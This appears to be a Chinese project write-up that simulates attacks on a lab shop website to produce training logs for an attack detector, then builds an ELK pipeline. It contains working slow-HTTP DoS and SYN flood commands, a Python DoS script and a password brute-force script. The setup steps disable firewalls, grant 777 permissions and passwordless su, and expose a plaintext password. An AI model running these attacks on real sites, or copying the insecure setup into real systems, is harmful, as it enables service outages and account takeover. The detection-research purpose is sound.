需求一

**正常访问网站并模拟多种恶意攻击来攻击搭建的网站，重点针对敏感请求接口，产生训练数据。训练数据通过Logstash过滤有效日志，分类导入Elasticsearch集群进行检索并可通过Kibana可视化监控。在得到深度学习训练模型之后，再将真实的被攻击网站数据作为实际数据，进行过滤，收集，检索，监控，并在HDFS集群中保存3天。**

需求1.1：模拟多种攻击方式，产生训练数据

使用慢链接攻击工具slowhttptest模拟慢链接攻击，使用脚本模拟DDOS攻击，使用工具htpwdScan模拟撞库攻击，使用http\_load工具模拟爆破攻击。重点针对敏感请求接口。分类产生日志，用于后续神经网络模型的训练。

1. 模拟慢链接攻击
2. 慢链接攻击工具slowhttptest的介绍：

slowhttptest是依赖HTTP协议的慢速攻击DoS攻击工具，设计的基本原理是服务器在请求完全接收后才会进行处理，如果客户端的发送速度缓慢或者发送不完整，服务端为其保留连接资源池占用，大量此类请求并发将导致DoS。

1. 慢链接攻击工具slowhttptest的安装：

代码托管在https://github.com/shekyan/slowhttptest

可从源码编译安装

./configure

make && make install

解压安装包->编译->安装

1. 慢链接的攻击模式：

slowloris：完整的http请求是以\r\n\r\n结尾，攻击时仅发送\r\n，少发送一个\r\n，服务器认为请求还未发完，就会一直等待直至超时。等待过程中占用连接数达到服务器连接数上限，服务器便无法处理其他请求。

slow http post：原理和slowloris有点类似，这次是通过声明一个较大的content-length后，body缓慢发送，导致服务器一直等待

slow read attack：向服务器发送一个正常合法的read请求，请求一个很大的文件，但认为的把TCP滑动窗口设置得很小，服务器就会以滑动窗口的大小切割文件，然后发送。文件长期滞留在内存中，消耗资源。

1. 模拟slowloris模式攻击：

slowhttptest -c 1000 -H -g -o my\_header\_stats -i 10 -r 200 -t GET -u <http://192.168.1.101>:7070 /shop -x 24 -p 3

1. 模拟slow post模式攻击：

slowhttptest -c 3000 -B -g -o my\_body\_stats -i 110 -r 200 -s 8192 -t FAKEVERB -u <http://192.168.1.101>:7070 /shop -x 10 -p 3


1. 模拟slow read模式攻击：

slowhttptest -c 8000 -X -r 200 -w 512 -y 1024 -n 5 -z 32 -k 3 -u <http://192.168.1.101>:7070 /shop -p 3

1. 发动攻击（推荐）

slowhttptest -c 5000 -u <http://192.168.1.101>:7070/shop

1. 参数含义：-c 表示发起5000个连接，由于是慢速DDOS且是基于http协议的，这里发起的连接请求是确确实实会与服务器进行三次握手并维持与服务器的连接的



执行攻击后显示service available NO即为攻击成功

1. 模拟DDOS攻击
2. 模拟SYNFlood模式：

下载<https://github.com/wenfengshi/ddos-dos-tools>的DDOS工具文件。

安装fedora源yum install epel-release.noarch –y

安装整个套件，其中包含trafgen等工具

yum install netsniff-ng

修改synflood.trafgen，该文件对应的配置文件模版，修改文件里的源／目的MAC地址（对应linux下在/etc/sysconfig/network-scripts/ens33中查看HWADDR字段）以及源／目的IP，端口号。drnd()函数来实现对应内容的动态生成，如IP、MAC地址等，const16()将对应的十进制数转换成一个16位的二进制数

命令行直接运行：

trafgen --cpp --dev ens33 --conf ackflood.trafgen --cpu 2 --verbose即可发起synflood攻击，若要关闭在另一终端执行统一退出命令pgrep trafgen | xargs kill -s 9

1. 使用脚本攻击（推荐）：

#!/usr/bin/env python

import socket

import time

import threading

#Pressure Test,ddos tool

#---------------------------

MAX\_CONN=20000

PORT=2417

HOST="192.168.1.109"

PAGE="/shop/product\_findByPid.action?pid=73 "

buf=("POST %s HTTP/1.1\r\n"

"Host: %s\r\n"

"Content-Length: 10000000\r\n"

"Cookie: dklkt\_dos\_test\r\n"

"\r\n" % (PAGE,HOST))

socks=[]

def conn\_thread():

global socks

for i in range(0,MAX\_CONN):

s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)

try:

s.connect((HOST,PORT))

s.send(buf)

print "Send buf OK!,conn=%d\n"%i

socks.append(s)

except Exception,ex:

print "Could not connect to server or send error:%s"%ex

time.sleep(10)

def send\_thread():

global socks

while True:

for s in socks:

try:

s.send("f")

#print "send OK!"

except Exception,ex:

print "Send Exception:%s\n"%ex

socks.remove(s)

s.close()

time.sleep(1)


conn\_th=threading.Thread(target=conn\_thread,args=())

send\_th=threading.Thread(target=send\_thread,args=())

conn\_th.start()

send\_th.start()

执行以上python代码python pyDdos.py，可以攻击网站，欲结束则按Ctrl+Z停止攻击。网站被攻击后如下图：




三．模拟撞库攻击


1.使用工具htpwdScan（推荐）

从github下载安装后执行代码：

python /root/htpwdScan-master/htpwdScan.py -basic /root/username.txt /root/passwd.txt -u=http://192.168.1.109:2417/shop/user\_loginPage.action

执行撞库代码，并将url指向登陆页面后，用户密码匹配正确时会显示OK，状态200





注意：使用./nginx -s reload重新读取配置文件，发现报nginx: [error] open() /usr/local/nginx/logs/nginx.pid failed (2: No such file or directory)错误，进到logs文件发现没有nginx.pid文件

使用nginx -c的参数指定nginx.conf文件的位置

/usr/local/nginx/sbin/nginx -c /usr/local/nginx/conf/nginx.conf

之后重启nginx即可。

2.使用暴力破解脚本代码：

暴力破解的思路很简单，就是一条一条尝试字典中地密码直到破解成功或者字典尝试完也没有破解成功。python脚本提供了"HTTPBasicAuth"模块，让我们可以很方便的发送basic认证请求。完整的暴力破解代码如下，需要先升级Python版本到Python 3：

下载Python 3.x的安装包

wget <https://www.python.org/ftp/python/3.6.1/Python-3.6.1.tar.xz>

由于xz结尾的文件，故可以使用如下命令来解压：

xz -d Python-3.6.1.tar.xz

tar xvf Python-3.6.1.tar

编译并安装

mkdir /usr/local/python3

cd Python-3.6.1

./configure --prefix=/usr/local/python3 --enable-optimizations

make

make install

将原来 python 的软链接重命名：

# mv /usr/bin/python /usr/bin/python.bak

将 python 链接至 python3：

# ln -s /usr/local/bin/python3 /usr/bin/python

再查看 Python 的版本：

# python –V

输出的是 3.x，说明已经使用的是 python3了。

配置 yum

升级 Python 之后，由于将默认的 python 指向了 python3，yum 不能正常使用，需要编辑 yum 的配置文件：

# vi /usr/bin/yum

同时修改：

# vi /usr/libexec/urlgrabber-ext-down

将 #!/usr/bin/python 改为 #!/usr/bin/python2.7，保存退出即可。yum可以正常使用。

安装Pip：

首先安装epel扩展源：

yum -y install epel-release

然后再安装pip

sudo yum -y install python-pip

成功后下载依赖包requests：pip install requests

再来测试下面的代码：

import sys

import requests

from requests.auth import HTTPBasicAuth

def Brute\_Force\_Web(username,password):

res=requests.get('http://192.168.1.113:8080/api/v1/login', auth=(username, password));

if res.status\_code == 200:

print ("Crack Sucess!");

print ("password:"+password);

exit();

else:

print (res.status\_code);

def GetPass():

fp = open("password.txt","r")

if fp == 0:

print ("open file error!")

return;

while 1:

line = fp.readline()

if not line:

break

passwd = line.strip('\n')

Brute\_Force\_Web("admin",passwd);

GetPass();

1. 模拟爆破攻击
2. 使用http\_load工具（推荐）：

基于linux平台的一种性能测工具。以并行复用的方式运行，用以测试web服务器的吞吐量与负载以及web页面的性能。

1. 模拟攻击过程：

wget <http://www.acme.com/software/http_load/http_load-12mar2006.tar.gz>

tar -xzvf http\_load-12mar2006.tar.gz


make

make install


一般报错：无法创建一般文件‘/usr/local/man/man1’: 没有那个文件或目录。

mkdir /usr/local/man

再次make install完成安装。

创建urllist.txt文件，将被攻击网站中的一些敏感页面以一行一条url的方式写入urllist.txt文件，如下。url数量在50条以上效果更好。文件最后不可有空格，否则无法识别。

执行：./http\_load -rate 5 -second 10 urllist.txt



1. 结果分析：

49 fetches, 1 max parallel, 323744bytes, in 10 seconds

49个请求，最大并发数1，总计传输的数据为323744bytes，运行时间10秒。关注点：总请求数、最大并发进程数；

6607.02mean bytes/connection

每一连接平均传输的数据量

4.89998 fetches/sec, 32374.3 bytes/sec

每秒的响应请求为4.89998，每秒传递的数据为32374.3btyes/sec，关注点：每秒的响应请求数（对应LR中的每秒响应用户数）；

msecs/connect: 0.532612 mean, 2.633max, 0.278min

每次连接的平均响应时间是0.532612 msecs，最大响应时间2.633 msecs，最小响应时间0.278 msecs。关注点：每个连接的平均响应时间（对应QTP中的response time，每连接响应用户时间 ）；


msecs/first-response: 17.7101 mean, 178.736max, 7.789 min

HTTPresponse codes:

code200 – 29

要注意是否系统遇到了瓶颈。

日志如下：



需求1.2：过滤收集有效训练日志并检索、监控

搭建ELK平台，模拟攻击产生的训练数据会通过Logstash过滤有效日志，分类导入到Elasticsearch集群进行检索，集群高可用，索引可以快速响应，使用Head插件监控集群并可通过Kibana进行可视化监控数据。这些数据将在后续的深度学习模块中用于训练识别模型。

1. Centos7虚拟机安装Elasticsearch6.0

1.关闭防火墙：

systemctl stop firewalld.service firewall

systemctl disable firewalld.service

2. 配置jdk环境变量（不可使用openjdk）

CentOS7环境下默认安装，指令：rpm -qa | grep jdk查询jdk。

之后输入指令rpm -e --nodeps将所列openjdk文件依次删除。

3.配置/etc/profile，在文件末尾加上如下配置：

JAVA\_HOME=/jdk安装路径/jdk文件名

CLASSPATH=.:$JAVA\_HOME/lib.tools.jar

PATH=$JAVA\_HOME/bin:$PATH

export JAVA\_HOME CLASSPATH PATH

输入指令source /etc/profile使编译生效

可以检测JDK环境是否安装正确java -version

1. 实现相互ping通

建议一台服务器搭建一个Node节点，将服务器改为桥接模式，实现几台服务器ping通:在 Edit--Virtual Network Editor--VMnet Information 选择桥接（bridge）模式，在其下拉菜单中选择无线网卡。

ifconfig ens33 本地IP netmask 255.255.255.0 up

ifconfig ens33 本地IP netmask 255.255.255.0 up

之后就可以ping通。实现桥接模式。

5.创建普通用户：

由于Elasticsearch5.6.4只能用非root启动，需要创建用户：

useradd CJL

passwd CJL，连续输入两次密码cjl970627

su – Cjl使用创建的用户,默认所在路径是/home/Cjl。

mkdir ELK

为elk添加sudo列表：vim /etc/sudoers



实现root和apache用户之间无密通信：

vim /etc/pam.d/su

将 auth这一行的注释号去除

# Uncomment the following line to implicitly trust users in the "wheel" group.

auth sufficient pam\_wheel.so trust use\_uid

然后执行下面的指令将用户加入 wheel组

usermod -G wheel ELK

测试root下su - ELK和ELK下su - root均不需要密码。

赋权

chown -R ELK:ELK /jdk路径

在elasticsearch目录下新建文件夹data和logs两个目录分别用于存放数据文件和日志文件, 在root下对要读取的文件赋权。

chmod 777 –R /home/ELK/ELK/elasticsearch/data

chmod 777 –R /home/ELK/ELK/elasticsearch/logs

将所有权设置为ELK用户

chown -R ELK:ELK /home/ELK/ELK/elasticsearch/\*

6.下载安装Elasticseach

进入创建的ELK路径：

wget <https://artifacts.elastic.co/downloads/elasticsearch/elasticsearch-5.6.4.tar.gz>

tar -zxvf elasticsearch-5.6.4.tar.gz

mv elasticsearch-5.6.4.tar.gz elasticsearch

7. 配置Elasticsearch

vim config/elasticsearch.yml

取消network.host及http.port所在行的注释，修改IP及端口

network.host: 192.168.1.109

http.port: 9200

提高vm.max\_map\_count的大小，此操作需要root权限

sysctl -w vm.max\_map\_count=262144

检查：sysctl -a|grep vm.max\_map\_count

显示：vm.max\_map\_count = 262144

修改jvm配置：

vim elasticsearch/config/jvm.options

将-Xmx和-Xms调成一致大小

将-Xmx2g改成-Xmx256m

开放discovery.zen.ping.unicast.hosts及discovery.zen.minimum\_master\_nodes：

discovery.zen.ping.unicast.hosts: ["192.168.1.109 "]

discovery.zen.minimum\_master\_nodes: 1

切换到root操作，修改/etc/security/limits.conf文件，文件末尾添加如下代码

ELK soft nofile 65536

ELK hard nofile 65536 #ELK为执行elasticsearch的用户


修改后重新登录ELK用户，使用如下命令查看是否修改成功

ulimit -Hn

显示65536

8.启动Elasticsearch

进入bin目录下：./elasticsearch &



9. 报错

若单台节点启动Elasticsearch时报错status 503

解决办法：修改elasticsearch.yml，调参数为

discovery.zen.minimum\_master\_nodes: 1

gateway.recover\_after\_nodes: 1

1. Centos虚拟机安装Logstash-5.6.4
2. 解压：

tar –zvxf logstash-5.6.4.tar.gz

mv logstash-5.6.4 logstash

1. 在bin目录下编写配置文件logstash.conf

该配置文件用于过滤、收集4种攻击日志和正常日志到Elasticsearch检索：

input {

file{

type => "general\_log"

path => "/home/ELK/ELK/nginxlog/general.log"

start\_position => beginning}

file{

type => "ddos\_log"

path => "/home/ELK/ELK/nginxlog/ddos.log"

start\_position => beginning}

file{

type => "blasting\_log"

path => "/home/ELK/ELK/nginxlog/blasting.log"

start\_position => beginning}

file{

type => "slowlinks\_log"

path => "/home/ELK/ELK/nginxlog/slowlinks.log"

start\_position => beginning}

file{

type => "hitlibrary\_log"

path => "/home/ELK/ELK/nginxlog/hitlibrary.log"

start\_position => beginning }} filter{

grok {

match => {"message" => "%{HTTPDATE:timestamp} %{IPORHOST:clientip} \"(%{USERNAME:http\_cookie}|-)\" \"%{WORD:request\_completion}\" %{NUMBER:status} %{NUMBER:request\_time} %{INT:body\_bytes\_sent}" }

} }

output {

stdout { codec => rubydebug{} }

if [type] == "general\_log"

{elasticsearch{

hosts => ["192.168.43.34:9200"]

index => "logstash-attack-%{+YYYY.MM.dd}"}}

if [type] == "ddos\_log"

{elasticsearch{

hosts => ["192.168.43.34:9200"]

index => "logstash-attack-%{+YYYY.MM.dd}"}} if [type] == "blasting\_log"

{elasticsearch{

hosts => ["192.168.43.34:9200"]

index => "logstash-attack-%{+YYYY.MM.dd}"}}

if [type] == "hitlibrary\_log"

{elasticsearch{

hosts => ["192.168.43.34:9200"]

index => "logstash-attack-%{+YYYY.MM.dd}"}}

if [type] == "slowlinks\_log"


{elasticsearch{

hosts => ["192.168.43.34:9200"]

index => "logstash-attack-%{+YYYY.MM.dd}"}}}

1. 启动Logstash

执行./logstash -f logstash.conf



1. 激活Logstash

需要对被传输文件进行“刺激”，即对文本做修改后保存，Logstash即可激活运作。

1. Centos7虚拟机安装Kibana-5.6.4
2. 解压安装：

tar -zxvf kibana-5.6.4-linux-x86\_64

mv kibana-5.6.4-linux-x86\_64 kibana

1. 修改配置文件kibana.yml：


server.port: 5601

server.host: "192.168.1.109"

elasticsearch.url: <http://192.168.1.109:9200>


1. 在bin目录下启动kibana服务并挂在后台运行


./kibana



1. 检验

浏览器访问<http://192.168.1.109:5601>，页面显示状态为Green（健康），并且可以可视化导入的数据。至此ELK平台搭建完成。





若存在索引的各个解析字段term前的符号为“？”则需要在create index pattern页面刷新以更新索引状态。

1. 训练日志过滤、分类、收集、检索、监控
2. 搭建Elasticsearch集群

1）集群内节点下载并解压Elasticsearch。

2）保证各个节点间在使用普通用户时可以相互ping通。保证各个节点的JDK等配置一致。（可使用虚拟机克隆技术，成功启动一台节点后克隆）

3）保证所有节点的防火墙关闭。

4）各个节点修改Elasticsearch.yml

# 统一集群的名字

cluster.name: CWLX

# 指定某一节点名字，其余节点按照顺序修改

node.name:CWLX\_1

#本机的ip地址

network.host:0.0.0.0

#设置集群中master节点的初始列表，可以通过这些节点来自动发现新加入集群的节点,可以多设置几个节点IP，这样一旦Master节点坏掉，可以自动选择新的Master节点。此处可写入集群内所有节点的IP。

discovery.zen.ping.unicast.hosts: ["192.168.64.11:9300"]

# 设置节点间交互的tcp端口（集群）,(默认9300)

transport.tcp.port: 9300

# 监听端口（默认）

http.port: 9200

node.master: false（选取的Master节点此处设置为true）

node.data: true（其余的Data节点此处设置为True，Data节点的node.master也可以设置为true）

discovery.zen.minimum\_master\_nodes: 1

# 增加参数，使head插件可以访问es

http.cors.enabled: true

http.cors.allow-origin: "\*"

5）使用普通用户启动Elasticsearch

6）报错

failed to send join request to master [{wisesearch-node2}{WSGMaGHSQEyrHZmONb8J6w}, reason [RemoteTransportException[[wisesearch-node2] [internal:discovery/zen/join]]; nested: ConnectTransportException[[wisesearch-node1] connect\_timeout[30s]]; nested: NotSerializableExceptionWrapper[No route to host]; ]

是由于防火墙没有关闭，关闭防火墙即可解决

7）报错

found existing node {node-1}{vP19PMOyT2ilJKRAqgn78w}{jDULCExERXGHp4VXpbyuJA}{127.0.0.1}{127.0.0.1:9300} with the same id but is a different node instance];

是由于克隆的elasticsearch文件夹下包含了data文件中示例一的节点数据，需要把几个克隆节点的data文件下的文件清空。

1. 修改配置文件


发现在正常日志中包含有“脏数据”，如下所示，“脏数据”没有正常日志该有的cookie，在神经网络训练中会造成影响。





所以我们会通过Logstash将正常数据的“脏数据”过滤。之后会在traindata路径下生成一份“干净”的正常访问日志general.log。配置文件如下：



